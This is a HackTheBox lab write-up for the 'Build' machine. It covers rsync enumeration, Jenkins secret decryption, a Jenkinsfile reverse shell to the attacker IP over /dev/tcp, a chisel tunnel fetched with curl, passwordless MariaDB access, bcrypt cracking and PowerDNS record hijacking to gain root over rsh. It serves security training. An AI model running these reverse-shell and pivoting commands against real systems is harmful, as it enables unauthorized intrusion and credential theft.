



HACKTHEBOX



Build

28th Jul. 2025

Prepared By: 0xEr3bus

Machine Author(s): xct

Difficulty: **Easy**

Synopsis

Build is an easy-rated Linux machine which involves reading sensitive files from unauthenticated rsync shares, leading to exposing an encrypted Jenkins password. The attacker manages to decrypt the password, which allows them to access GitLab. The repository owned by the admin on GitLab has a webhook configured, allowing attackers to gain arbitrary code execution and a shell in the Docker container. The Docker container has access to MySQL and PowerDNS, both of which run on another container on the same Docker network. The container also has a mounted file called `.rhosts`, which is also mounted in the host machine's root directory. MySQL is misconfigured not to have the root's password, allowing an attacker to gain complete control over the database. The attacker can now either crack the admin's hash or directly modify the `intern/admin` DNS record pointing towards the attacking machine, assuming the same `.rhosts` file is mounted on the host machine too, allowing them to get a root session over Remote Shell Protocol (RSH).

Skills Required

- Basic enumeration
- Basic understanding of DevOps

Skills Learned

- Jenkins Encryption/Decryption
- Attacking GitLab and Jenkins CI/CD
- DNS hijacking via PowerDNS

Enumeration

Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.234.60 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,,$//)
$ nmap -Pn -p$ports -sC -sV 10.129.234.60
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-22 11:54 BST
Nmap scan report for 10.129.234.60
Host is up (0.014s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 47:21:73:e2:6b:96:cd:f9:13:11:af:40:c8:4d:d6:7f (ECDSA)
|_  256 2b:5e:ba:f3:72:d3:b3:09:df:25:41:29:09:f4:7b:f5 (ED25519)
53/tcp    open  domain       PowerDNS
| dns-nsid:
|   NSID: pdns (70646e73)
|_  id.server: pdns
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
873/tcp   open  rsync?
3000/tcp  open  http          Golang net/http server
|_ http-title: Gitea: Git with a cup of tea
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=63708580ebc6d38f; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=4EJ66NWyHQHzbPu_Pq8hJR4lPtU6MTc1MzE4MjY3MzM4Mjk1MzM0NA; Path=/;
Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 22 Jul 2025 11:11:13 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
```

```
| <title>Gitea: Git with a cup of tea</title>
<SNIP>
|_ Content-Length: 0
3306/tcp filtered mysql
8081/tcp filtered blackice-icecap
```

The Nmap output reveals several open ports. We noticed that the services `SSH`, `DNS`, `RSH`, `Rsync` and a Golang `HTTP` server, are running on ports `22`, `53`, `512`, `873` and `3000`, respectively.


What is `rsync` service?

The `rsync` (short for **Remote Sync**) is a fast and versatile **file copying/synchronization tool** used in Unix/Linux systems. It's commonly used to copy or sync files either **locally** or **between remote systems** over SSH or directly over the network using the `rsync` daemon.


What is the `rsh` service?

The `rsh` service, short for **Remote Shell**, is part of the legacy **Berkeley r-commands** suite. It allows a user to **execute commands on a remote machine without logging in manually**. It depends heavily on **trust-based authentication** using files like `.rhosts` and `/etc/hosts.equiv`.


Two more ports are filtered, `3306` and `8081`. The Golang HTTP server is serving Gitea. As an unauthenticated user, we can create an account and see if there are any public repositories.



We have one public repository called `Dev`, created by the `buildadm` user account.



The `dev` repository has only one file called `Jenkinsfile`.



What is a `Jenkinsfile`?

A `Jenkinsfile` is a **text file that defines a Jenkins pipeline**—a series of steps that Jenkins executes to automate tasks such as building, testing, and deploying software.

We don't have the `buildadm` user's credentials to modify the file and trigger the pipeline. We will now enumerate rsync.

```
$ rsync -av --list-only rsync://10.129.234.60/
backups          backups
```

There is a backup share we can access as an unauthenticated user.

```
$ rsync -av --list-only rsync://10.129.234.60/backups
receiving incremental file list
drwxr-xr-x          4,096 2024/05/02 14:26:31 .
-rw-r--r--       376,289,280 2024/05/02 14:26:19 jenkins.tar.gz

sent 24 bytes  received 82 bytes  4.93 bytes/sec
total size is 376,289,280  speedup is 3,549,898.87
```

The backup share contains an archive named `jenkins.tar.gz`. We can download it and analyse it.

```
$ rsync -av rsync://10.129.234.60/backups/jenkins.tar.gz .
receiving incremental file list
jenkins.tar.gz

sent 43 bytes  received 376,381,250 bytes  3,316,134.74 bytes/sec
total size is 376,289,280  speedup is 1.00
```

Foothold

The archive looks like a configuration used by Jenkins. We can try to extract credentials from it. A little research about the configuration leads us to [Jenkins Secrets](#) by HackTricks. We can execute the `grep` command to find the stored encrypted password.

```
$ grep -re "^\\s*<[a-zA-Z]*>{[a-zA-Z0-9=+/*]*}<" .
./jobs/build/config.xml:                <password>
{AQAAABAAAAAQUNBJaKiUQNARbPI0/VMwB1cmhU/EHt0chpFEMRLZ9v0=}</password>
```


However, to decrypt the password, you must not only have the `config.xml` but also the `master.key`, and `Hudson.util.Secret`. Both of these files exist in the `secrets` directory.

```
$ ls jenkins_configuration/secrets/hudson.util.Secret
secrets/hudson.util.Secret
$ ls jenkins_configuration/secrets/master.key
secrets/master.key
```

The HackTricks post points us to the [pwn_jenkins](#) repo containing a [Python script](#) to decrypt the password.

```
$ python3 decrypt.py jenkins_configuration/secrets/master.key
jenkins_configuration/secrets/hudson.util.Secret
jenkins_configuration/jobs/build/config.xml
Git1234!
```


We can decrypt the password by running the script with the relative path to the required files. The password can also be used to log in as the `buildadm` user with the ' `admin@build.v1` ' email ID.



We can confirm that Gitea has a webhook pointing to an internal machine. We can make an educated guess: it's the Jenkins machine. Now, we can modify the `Jenkinsfile` by adding a reverse shell commit to the changes and waiting for them to process.

```
pipeline {
  agent any

  stages {
    stage('Do nothing') {
      steps {
        sh '''
          bash -c 'bash -i >& /dev/tcp/10.10.14.67/1337 0>&1'
        '''
      }
    }
  }
}
```



Approximately 1-2 mins, we land a session as root on `5ac6c7d6fb8e` container.

```
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.67] from (UNKNOWN) [10.129.234.60] 46280
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main#
```

The user flag can be found under `/root/user.txt`.

Privilege Escalation

The address of the container can be determined by executing this command:

```
root@5ac6c7d6fb8e:/tmp# hostname -I
172.18.0.3
```

Knowing this, we also have a `.docker` file in the file root system, indicating that it is a container. We will now check for any files mounted from the host machine. We have something mounted in `/root` and the usual files like `/etc/hosts` and `/etc/hostname`.

```
$ mount
<SNIP>
/dev/mapper/ubuntu--vg-ubuntu--lv on /root type ext4 (rw,relatime)
/dev/mapper/ubuntu--vg-ubuntu--lv on /var/jenkins_home type ext4 (rw,relatime)
/dev/mapper/ubuntu--vg-ubuntu--lv on /etc/resolv.conf type ext4 (rw,relatime)
/dev/mapper/ubuntu--vg-ubuntu--lv on /etc/hostname type ext4 (rw,relatime)
/dev/mapper/ubuntu--vg-ubuntu--lv on /etc/hosts type ext4 (rw,relatime)
<SNIP>
```

As we have discussed the `.rhosts` file is used by `RSH` for trust-based authentication.

```
root@5ac6c7d6fb8e:~# ls -la
total 20
drwxr-xr-x 3 root root 4096 May  2  2024 .
drwxr-xr-x 1 root root 4096 May  9  2024 ..
lrwxrwxrwx 1 root root    9 May  1  2024 .bash_history -> /dev/null
-r----- 1 root root   35 May  1  2024 .rhosts
drwxr-xr-x 2 root root 4096 May  1  2024 .ssh
-rw----- 1 root root   33 Apr 15 05:26 user.txt
root@5ac6c7d6fb8e:~# cat .rhosts
admin.build.vl +
intern.build.vl +
```

The file contains two entries, a fully qualified domain name and a `+` character. According to the [Oracle documentation](#), this is a positive entry.

rhhosts(4)

Name

hosts.equiv, rhosts - trusted remote hosts and users

Description

The `/etc/hosts.equiv` and `.rhosts` files provide the "remote authentication" database for `rlogin(1)`, `rsh(1)`, `rcp(1)`, and `rcmd(3SOCKET)`. The files specify remote hosts and users that are considered "trusted". Trusted users are allowed to access the local system without supplying a password. The library routine `ruserok()` (see `rcmd(3SOCKET)`) performs the authentication procedure for programs by using the `/etc/hosts.equiv` and `.rhosts` files. The `/etc/hosts.equiv` file applies to the entire system, while individual users can maintain their own `.rhosts` files in their home directories.

These files bypass the standard password-based user authentication mechanism. To maintain system security, care must be taken in creating and maintaining these files.

The remote authentication procedure determines whether a user from a remote host should be allowed to access the local system with the identity of a local user. This procedure first checks the `/etc/hosts.equiv` file and then checks the `.rhosts` file in the home directory of the local user who is requesting access. Entries in these files can be of two forms. Positive entries allow access, while negative entries deny access. The authentication succeeds when a matching positive entry is found. The procedure fails when the first matching negative entry is found, or if no matching entries are found in either file. The order of entries is important. If the files contain both positive and negative entries, the entry that appears first will prevail. The `rsh(1)` and `rcp(1)` programs fail if the remote authentication procedure fails. The `rlogin` program falls back to the standard password-based login procedure if the remote authentication fails.

The special character `+` can be used in place of either *hostname* or *username* to match any host or user. For example, the entry

```
+
```

will allow a user from any remote host to access the system with the same username. The entry

```
+ username
```

will allow the named user from any remote host to access the system. The entry

```
hostname +
```

will allow any user from the named host to access the system as the local user.

Let's take a look at the entries:

- `admin.build.vl +:`

This allows **any user** from the host `admin.build.vl` to log in as the **current user** (the one who owns the `.rhosts` file) **without a password**.

- `intern.build.vl +:`

Similarly, this allows **any user** from `intern.build.vl` to do the same.

As this is mounted from the host system, we can assume this file also exists under root or any other user account on the host system. We will now upload the chisel and get a reverse socks proxy. So, we start a server on one end to listen for incoming clients.

```
$ chisel server --reverse --port 8080
```

On the other hand, we start the chisel in client mode and connect to the server on port 8080.

```
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# cd /tmp
root@5ac6c7d6fb8e:/tmp# curl 10.10.14.67/chisel -o chisel
root@5ac6c7d6fb8e:/tmp# ./chisel client 10.10.14.67:8080 R:socks &
2025/07/22 12:33:24 client: Connecting to ws://10.10.14.67:8080
2025/07/22 12:33:25 client: Connected (Latency 15.773341ms)
```

We can try to log in to `mysql` without a password on the `172.18.0.1` host, which was previously filtered; however, it is reachable from the Docker socks proxy.

```
$ proxychains4 -f /etc/proxychains4.conf mysql -h 172.18.0.1 -u root --skip_ssl
[proxychains] config file found: /etc/proxychains4.conf
```



```
[proxychains] preloading /usr/local/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.15-git-6-ge20c08f
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.18.0.1:3306 ... OK
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

We can enumerate all database by using this following query:

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| powerdnsadmin |
| sys |
+-----+
5 rows in set (0.014 sec)
```

There is a non-default database called `powerdnsadmin`. We can look through all the tables in there.

```
MariaDB [(none)]> use powerdnsadmin;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [powerdnsadmin]> show tables;
+-----+
| Tables_in_powerdnsadmin |
+-----+
<SNIP>
| records |
<SNIP>
| user |
+-----+
23 rows in set (0.029 sec)
```

We got two interesting tables, the `user` and `records`. We can fetch all data from these two tables.

```
MariaDB [powerdnsadmin]> select * from records;
```

<SNIP>

8	1	db.build.vl	A	172.18.0.4	60	0	0	NULL	1
9	1	gitea.build.vl	A	172.18.0.2	60	0	0	NULL	1
10	1	intern.build.vl	A	172.18.0.1	60	0	0	NULL	1
11	1	jenkins.build.vl	A	172.18.0.3	60	0	0	NULL	1
12	1	pdns-worker.build.vl	A	172.18.0.5	60	0	0	NULL	1
13	1	pdns.build.vl	A	172.18.0.6	60	0	0	NULL	1

<SNIP>

MariaDB [powerdnsadmin]> select * from user;

<SNIP>

1	admin	\$2b\$12\$slhK0o7YNkJGfu5poWx.0ulWLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq	admin	admin
	admin@build.vl	NULL	1	0

<SNIP>

We get a list of all DNS records and the admin's hash. From our enumeration, we know that if anyone tries to `rsh` from `intern.build.vl` to `admin.build.vl`, the system will allow access without prompting for the password. We can modify the hash for the admin user or crack it.

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt admin_hash
```

Using default input encoding: UTF-8

Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])

Cost 1 (iteration count) is 4096 for all loaded hashes

Will run 2 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

winston (?)

1g 0:00:00:56 DONE (2025-07-22 14:59) 0.01772g/s 23.28p/s 23.28c/s 23.28C/s winston..love1

Use the "--show" option to display all of the cracked passwords reliably

Session completed.

Now that the hash is cracked, we can access the PowerDNS running on the `172.18.0.6` host.

PowerDNS-Admin

admin admin | Edit Profile | Logout

Zone Management

- Dashboard
- Create Zone
- Remove Zone

Administration

- Global Search
- Activity
- Server Statistics
- Server Configuration
- Zone Templates
- Accounts
- Users
- API Keys
- Settings

Dashboard

Zones | Zones in-addr.arpa | Zones ip6.arpa

Show 10 entries | Search: Use ^ and \$ for start and end

Name	DNSSEC	Type	Serial	Primary	Account	Actions
build.vl		Native	2024050201	N/A	None	

Previous 1 Next

PowerDNS-Admin - A PowerDNS web interface with advanced features.

Version 0.4.2

Navigate to `Zone Records` and modify the intern's A record.

Zone Editor

[Zone Settings](#) [Changelog](#) [+ Add Record](#) [Save Changes](#)

15 records Search:

Name	Type	Status	TTL	Data	Comment	Actions
db	A	Active	60	172.18.0.4		  
gitea	A	Active	60	172.18.0.2		  
intern	A	Active	60	10.10.14.67		  
jenkins	A	Active	60	172.18.0.3		  
pdns	A	Active	60	172.18.0.6		  
pdns-worker	A	Active	60	172.18.0.5		  

Showing 1 to 6 of 6 entries Previous 1 Next

Once it's modified, we can verify using the `dig` command.

```
$ dig intern.build.vl @10.129.234.60

<SNIP>

;; ANSWER SECTION:
intern.build.vl. 60 IN A 10.10.14.67

<SNIP>
```

Now we make an assumption that the `.rhosts` file exists in the root's home directory, and then we use `rsh` to connect to the host machine.

```
$ rsh -v root@build.vl
Trying 10.129.234.60 port 513... Connected.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-136-generic x86_64)

<SNIP>

root@build:~#
```

The root flag can be found under `/root/root.txt`.